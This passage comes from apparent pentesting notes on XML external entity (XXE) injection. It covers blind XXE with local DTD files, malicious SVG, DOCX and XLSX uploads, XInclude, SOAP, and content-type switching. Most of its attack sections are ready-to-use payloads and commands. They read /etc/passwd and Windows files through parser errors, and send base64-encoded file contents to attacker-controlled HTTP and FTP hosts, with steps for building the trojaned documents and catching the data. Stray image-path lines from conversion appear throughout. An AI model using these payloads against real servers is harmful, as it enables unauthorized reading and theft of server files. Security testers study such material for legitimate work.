echo "Failed loading XML\n";

foreach(libxml\_get\_errors() as $error) {

echo "\t", $error->message;

}

}

?>

* + - **Exploiting Blind XXE with local DTD files**
      * **Introduction**
        + The commonly used methods are Introduce an external server or external dtd file to achieve OOB out-of-band information transmission So what about blind XXE vulnerabilities when out-of-band interactions are blocked? You can't exfiltrate data via an out-of-band connection, and you can't load an external DTD from a remote server. At this time, you can use one of these Techniques

Content Spoofing on domain/subdomain:

There may be cases where OOB HTTP is not allowed and you are able to find a way to save or control the contents on some page on the vulnerable application. One could write his evil DTD and use it with relative path to exploit the XXE over DNS.

File Upload on Domain/Subdomain:

If OOB HTTP is not allowed and only a few whitelisted domains are allowed. In that case you can look for unrestricted file upload on the application or subdomains of the vulnerable application and host the DTD file there itself then we can exfiltrate data over DNS.

SSRF on Domain/Subdomain:

If we manage to find a GET based full response SSRF over some whitelisted domains where we can control the whole content on the page. We can use it to exploit XXE over DNS.

Internal Local DTD includes:

This is a very neat trick which can help to exploit XXE in worst cases using internal DTD files on the server.

* + - * + **Previous method has its limitations**

First: The server with XXE and evil.com server may be blocked in some way, such as a firewall.

Second: libxml disabled external entities after 2.9.1

At this time, we cannot use XXE through external entities. **We are going to use the Local DTD File**

* + - * + **What is local DTD?**

**Although a local DTD is also an external DTD, there is a slightly different syntax used to reference local DTDs because one doesn't ordinarily include a catalog reference. Local DTDs can be pointed to using the DOCTYPE declaration like this if the DTD is on your local hard drive:**

**<!DOCTYPE article SYSTEM "article.dtd">**

* + - * + **Exploitation using Local DTD Explained**

**In this situation, it might still be possible to trigger error messages containing sensitive data, due to a loophole in the XML language specification. If a document's DTD uses a hybrid of internal and external DTD declarations, then the internal DTD can redefine entities that are declared in the external DTD. When this happens, the restriction on using an XML parameter entity within the definition of another parameter entity is relaxed.**

**This means that an attacker can employ the error-based XXE technique from within an internal DTD, provided the XML parameter entity that they use is redefining an entity that is declared within an external DTD. Of course, if out-of-band connections are blocked, then the external DTD cannot be loaded from a remote location. Instead, it needs to be an external DTD file that is local to the application server. Essentially, the attack involves invoking a DTD file that happens to exist on the local filesystem and repurposing it to redefine an existing entity in a way that triggers a parsing error containing sensitive data.**

* + - * + **Notes**

**To use the content of the external DTD in the internal DTD, you only need to enforce the local DTD file on the target host and redefine some parameter entity references in it**

This method only needs to know the path of the local DTD file, and the entity variables are defined and referenced in the DTD.

This means that we find a DTD that is already available on server.(every window and linux machine have some dtd whose code is mostly public). We pick a Entity of that DTD we found & redefines its structure and delibrately causes an error in it to include that error in server response along with our xxe data.

ALL XML entities are constant and if we define 2 entities with same name then XML will parse the first one. So in our case the Definition we give for Entity is priortized over that is already defined in server’s dtd

* + - * **Checking the existence of the Local DTD File** 
        + First we will import a local DTD , to see if everything works fine by adding the following payload,

<!DOCTYPE foo [<!ENTITY % local\_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">%local\_dtd;]>

* + - * + So we can see that it doesn't generate any error, so the DTD is valid. We will now try to retrieve the contents of the /etc/passwd file using the following payload.
      * **Locating an existing DTD file to repurpose**
        + Since this XXE attack involves repurposing an existing DTD on the server filesystem, a key requirement is to locate a suitable file. This is actually quite straightforward. Because the application returns any error messages thrown by the XML parser, you can easily enumerate local DTD files just by attempting to load them from within the internal DTD.
        + For example, Linux systems using the GNOME desktop environment often have a DTD file at /usr/share/yelp/dtd/docbookx.dtd. You can test whether this file is present by submitting the following XXE payload, which will cause an error if the file is missing:

<!DOCTYPE foo [

<!ENTITY % local\_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">

%local\_dtd;

]>

* + - * + After you have tested a list of common DTD files to locate a file that is present, you then need to obtain a copy of the file and review it to find an entity that you can redefine. Since many common systems that include DTD files are open source, you can normally quickly obtain a copy of files through internet search.
        + **Some General local DTDs**

in ubuntu16.04

/opt/IBM/WebSphere/AppServer/properties/sip-app\_1\_0.dtd

/usr/share/libgweather/locations.dtd

/usr/share/yelp/dtd/docbookx.dtd

IN windows

C:/Windows/System32/wbem/xml/cim20.dtd

C:/Windows/System32/wbem/xml/wmi20.dtd

* + - * + **DTD Lists with payloads**

<https://github.com/GoSecure/dtd-finder/blob/master/list/xxe_payloads.md>

* + - * **Exploitation Example**
        + If error-based exfiltration is possible, you can still rely on a local DTD to do concatenation tricks. Payload to confirm that error message include filename.

<!DOCTYPE root [

<!ENTITY % local\_dtd SYSTEM "file:///abcxyz/">

%local\_dtd;

]>

<root></root>

* + - * + Assuming payloads such as the previous return a verbose error. You can start pointing to local DTD. With an found DTD, you can submit payload such as the following payload. The content of the file will be place in the error message.
        + **Payload**

<!DOCTYPE message [

<!ENTITY % local\_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">

<!ENTITY % ISOamso '

<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">

<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">

&#x25;eval;

&#x25;error;

'>

%local\_dtd;

]>

Systems using the GNOME desktop environment often have a DTD at /usr/share/yelp/dtd/docbookx.dtd containing an entity called ISOamso

* + - * + **Windows Payload**

<!DOCTYPE doc [

<!ENTITY % local\_dtd SYSTEM "file:///C:\Windows\System32\wbem\xml\cim20.dtd">

<!ENTITY % SuperClass '>

<!ENTITY &#x25; file SYSTEM " C:\Windows\boot.ini">

<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file://test/#&#x25;file;&#x27;>">

&#x25;eval;

&#x25;error;

<!ENTITY test "test"'>

%local\_dtd;

]>

<xxx>cacat</xxx>

* + - * **Resources**
        + <https://www.gosecure.net/blog/2019/07/16/automating-local-dtd-discovery-for-xxe-exploitation/>
        + <https://www.programmerall.com/article/99221425518/>
        + https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/
  + **Finding hidden attack surface for XXE injection**
    - Attack surface for XXE injection vulnerabilities is obvious in many cases, because the application's normal HTTP traffic includes requests that contain data in XML format. In other cases, the attack surface is less visible. However, if you look in the right places, you will find XXE attack surface in requests that do not contain any XML.
    - **XXE via SVG File Upload**
      * Some applications allow users to upload files which are then processed server-side. Some common file formats use XML or contain XML subcomponents. Examples of XML-based formats are office document formats like DOCX and image formats like SVG.
      * For example, an application might allow users to upload images, and process or validate these on the server after they are uploaded. Even if the application expects to receive a format like PNG or JPEG, the image processing library that is being used might support SVG images. Since the SVG format uses XML, an attacker can submit a malicious SVG image and so reach hidden attack surface for XXE vulnerabilities.
      * **payload Example:**
        + <?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
      * **Another payload for Blind XXE**
        + SVG File

<?xml version="1.0" standalone="yes"?>

<!DOCTYPE svg [

<!ELEMENT svg ANY >

<!ENTITY % sp SYSTEM "http://example.org:8080/xxe.xml">

%sp;

%param1;

]>

<svg viewBox="0 0 200 200" version="1.2" xmlns="http://www.w3.org/2000/svg" style="fill:red">

<text x="15" y="100" style="fill:black">XXE via SVG rasterization</text>

<rect x="0" y="0" rx="10" ry="10" width="200" height="200" style="fill:pink;opacity:0.7"/>

<flowRoot font-size="15">

<flowRegion>

<rect x="0" y="0" width="200" height="200" style="fill:red;opacity:0.3"/>

</flowRegion>

<flowDiv>

<flowPara>&exfil;</flowPara>

</flowDiv>

</flowRoot>


</svg>

* + - * + DTD File

<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/hostname">

<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://example.org:2121/%data;'>">

* + - **XXE Via OXML files upload** 
      * **Overview**
        + XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. So, if you have an XML parser which is not properly configured to parse the input data you may end having XXE
        + You may be thinking but where is the XML document involved here. Well, it turns out that the docx files are made up of multiple XML documents archived together. Embedding XXE payload into the Docx file.Docx (just like pptx and xlsx) are  essentially Open XML (OXML) files



* + - * + **What are OXML files**

An OXML document is a file format that is used by Microsoft Office and able to represent docx (Microsoft Word Document), pptx (Microsoft Powerpoint), xlsx (Excel Spreadsheet), etc. These file types are actually ZIP files containing XML files and any media files

When the document is rendered, the rendering library unzips the document and then parses the containing XML files. The order the XML files are parsed and which files maintain precedence over the others is dependent on the type of document

OFFICE OPEN XML (OPENXML; OOXML; OXML)

\*.docx, \*.pptx, \*.xlsx

"Open" File Format developed by Microsoft

Available for Office 2003, Default in Office 2007

ZIP archive containing XML and media files

General parsing of an OXML [Format of an Open XML file (inject the payload in any .xml file):]

/\_rels/.rels


[Content\_Types].xml

Default Main Document Part


/word/document.xml

/ppt/presentation.xml

/xl/workbook.xml



* + - * + **Generating s simple DOCX File with Python**



* + - * **Exploitation** 
        + **Steps**


Now let’s exploit it. What we have to do is that we have to inject our XXE payload in the docx file so that the poorly configured XML parser on the server parses our payload and allows us to exfil data from the server. To do that we will perform these steps.

1. Extract the docx file.

2. Embed our payload in the extracted files.


3. Archive the file back in the docx format.

4. Upload the file on the server.



* + - * + **Step 1:**

We need to unzip the resume.docx file and modify the contents in “word/document.xml”. Then, save our changes back to resume.docx.



* + - * + **Step 2:**

Two modifications are needed in document.xml.


For the first modification, add this line under line one to read /etc/passwd:


<!DOCTYPE test [<!ENTITY test SYSTEM 'file:///etc/passwd'>]>

For the second modification, we need to find and change my name which was the only content that was in the resume. We will swap out my name with this:

&test;







Another payload

<!DOCTYPE x [ <!ENTITY test SYSTEM "http://[ID].burpcollaborator.net/"> ]>

<x>&test;</x>

Those lines should be inserted in between the two root XML objects, like this



* + - * + **Step 3:**

That’s it! The modifications to document.xml need to be saved to the resume.docx file now.

zip -r poc.docx \*

Once the malicious .docx file is uploaded then the contents of /etc/passwd can be read.

* + - * **Exploitation 2:**
        + Following the article mentioned above we see that we can embed custom XML to the docx file by creating a directory (folder) called customXml inside the extracted folder and add an item1.xml file which will contain our payload.

- mkdir customXml

- cd customXml

- vim item1.xml

* + - * + Lets grab an XXE payload from PayloadsAllTheThings GitHub repo and modify it a bit which looks like this:

<?xml version="1.0" ?>

<!DOCTYPE r [

<!ELEMENT r ANY >

<!ENTITY % sp SYSTEM "http://10.10.14.56:8090/dtd.xml">

%sp;

%param1;

]>

<r>&exfil;</r>

* + - * + Notice the IP address in the middle of the payload, this IP address points to my python server which I'm going to host on my machine shortly on port 8090. The contents of the dtd.xml file that is being accessed by the payload is:

<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">

<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://10.10.14.56:8090/dtd.xml?%data;'>">

* + - * + What this xml file is doing is that it is requesting the /etc/passwd file on the local server of the XML parser and then encoding the contents of /etc/passwd into base64 format (the encoding is done because that contents of the /etc/passwd file could be something that can break the request). Now lets zip the un-archived files back to the docx file using the zip linux command line tool.
        + zip -r sample.docx \*

here -r means recursive and \* means all files sample.docx is the output file.

* + - * + Lets summarize the attack a bit before performing it. We created a docx file with an XXE payload, the payload will ping back to our server looking for a file named dtd.xml. dtd.xml file will be parsed by the XML parser on the server in the context of the server. Grabbing the /etc/passwd file from the server encoding it using base64 and then sends that base64 encoded data back to us in the request.
        + Now lets fire-up our simple http python server in the same directory we kept our dtd.xml file:


python -m SimpleHTTPServer 8090

* + - * + and then upload the file to the server and see if it works.
        + We got a hit on our python server from the target server looking for the dtd.xml file and we can see a 200 OK besides the request.
        + Below the request for dtd.xml we can see another request which was made by the target server to our server and appended to the end of this request is the base64 encoded data. We grab everything coming after the ? of the request and copy it to a file say passwd.b64 and after that we use the base64 linux command line tool to decode the base64 data like this:

cat passwd.64 | base64 -d > passwd

looking at the contents of passwd file we can confirm that it is indeed the /etc/passwd file from the target server. Now we can exfiltrate other files as well from the server but remember we can only exfiltrate those files from the server to which the user running the web application has read permissions. To extract other files we simple have to change the dtd.xml file, we don't need to change our docx file. Change the dtd.xml file and then upload the sample.docx file to the server and get the contents of another file.

* + - * **Exploitation XXE inside XLS file**
        + **XLSX File Structure**



* + - * + **Steps**

**Rebuild Excel file:**

$ cd XXE

$ 7z u ../xxe.xlsx \*

**Add your blind XXE payload inside xl/workbook.xml**

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<!DOCTYPE cdl [<!ELEMENT cdl ANY ><!ENTITY % asd SYSTEM "http://x.x.x.x:8000/xxe.dtd">%asd;%c;]>

<cdl>&rrr;</cdl>

<workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships">

**Alternatively Add your payload in xl/sharedStrings.xml**

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<!DOCTYPE cdl [<!ELEMENT t ANY ><!ENTITY % asd SYSTEM "http://x.x.x.x:8000/xxe.dtd">%asd;%c;]>

<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="10" uniqueCount="10"><si><t>&rrr;</t></si><si><t>testA2</t></si><si><t>testA3</t></si><si><t>testA4</t></si><si><t>testA5</t></si><si><t>testB1</t></si><si><t>testB2</t></si><si><t>testB3</t></si><si><t>testB4</t></si><si><t>testB5</t></si></sst>

Using a remote DTD will save us the time to rebuild a document each time we want to retrieve a different file. Instead we build the document once and then change the DTD. And using FTP instead of HTTP allows to retrieve much larger files.


**xxe.dtd**

<!ENTITY % d SYSTEM "file:///etc/passwd">

<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://x.x.x.x:2121/%d;'>">

* + - * **Tools**
        + https://github.com/BuffaloWill/oxml\_xxe
      * **Resources** 
        + https://doddsecurity.com/312/xml-external-entity-injection-xxe-in-opencats-applicant-tracking-system/
        + http://whatsappstars.blogspot.com/2020/06/xxe-in-docx-files-and-lfi-to-rce.html?m=1
        + http://oxmlxxe.github.io/reveal.js/slides.html#/15
    - **XXE Via XInclude attacks**
      * Some applications receive client-submitted data, embed it on the server-side into an XML document, and then parse the document. An example of this occurs when client-submitted data is placed into a back-end SOAP request, which is then processed by the backend SOAP service.
        + SOAP is known as Simple Object Access Protocol and is an XML-based protocol for accessing web services over HTTP. SOAP was developed as an intermediate language so that applications built on various programming languages could talk easily to each other and avoid extra development effort.
      * In this situation, you cannot carry out a classic XXE attack, because you don't control the entire XML document (because of the use of SOAP) and so cannot define or modify a DOCTYPE element. However, you might be able to use XInclude instead. XInclude is a part of the XML specification that allows an XML document to be built from sub-documents. You can place an XInclude attack within any data value in an XML document, so the attack can be performed in situations where you only control a single item of data that is placed into a server-side XML document.
      * To perform an XInclude attack, you need to reference the XInclude namespace and provide the path to the file that you wish to include. For example:
        + <foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>
        + productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>&storeId=1

You have to put the payload in the value of one of the variables in the request, which is productId in this case. The payload will consist of a reference to the XInclude using the xmlns:xi attribute, the href attribute which will reference the file we are trying to receive and because XInclude will attempt to parse the file as valid XML (which it isn’t) we have the parse='text' to prevent it from doing so.

* + - * + 
      * **XXE Inside SOAP Payload**
        + <soap:Body>
        + <foo>
        + <![CDATA[<!DOCTYPE doc [<!ENTITY % dtd SYSTEM "http://x.x.x.x:22/"> %dtd;]><xxx/>]]>
        + </foo>
        + </soap:Body>
    - **XXE attacks via modified content type**
      * **XXE on JSON Endpoints** 
        + Most POST requests use a default content type that is generated by HTML forms, such as application/x-www-form-urlencoded. Some web sites expect to receive requests in this format but will process other content types, including XML.
        + Time to play with the Content-Type header and HTTP request payloads to see if this could be exploited against JSON endpoints as well. A sample JSON request is listed below, with the Content-Type set to application/json (with silly sample data and most HTTP headers removed):
        + If the Content-Type header is changed to application/xml instead, the client is telling the server that the POST payload is XML formatted data. But if it’s not, the server will not be able to parse it may display an error similar to the following:

HTTP Request:

POST /netspi HTTP/1.1

Host: someserver.netspi.com

Accept: application/json

Content-Type: application/xml

Content-Length: 38

{"search":"name","value":"netspitest"}

HTTP Response:

HTTP/1.1 500 Internal Server Error

Content-Type: application/json

Content-Length: 127

{"errors":{"errorMessage":"org.xml.sax.SAXParseException: XML document structures must start and end within the same entity."}}

The error indicates that the server is able to process XML formatted data as well as JSON formatted data but as the data wasn’t actually XML formatted like stated in the Content-Type header, it cannot be parsed. To overcome this, JSON has to be converted to XML. There are multiple online tools for that, and Eric Gruber created a Burp plugin to automate the conversion in Burp (Content-Type Converter).

Original JSON

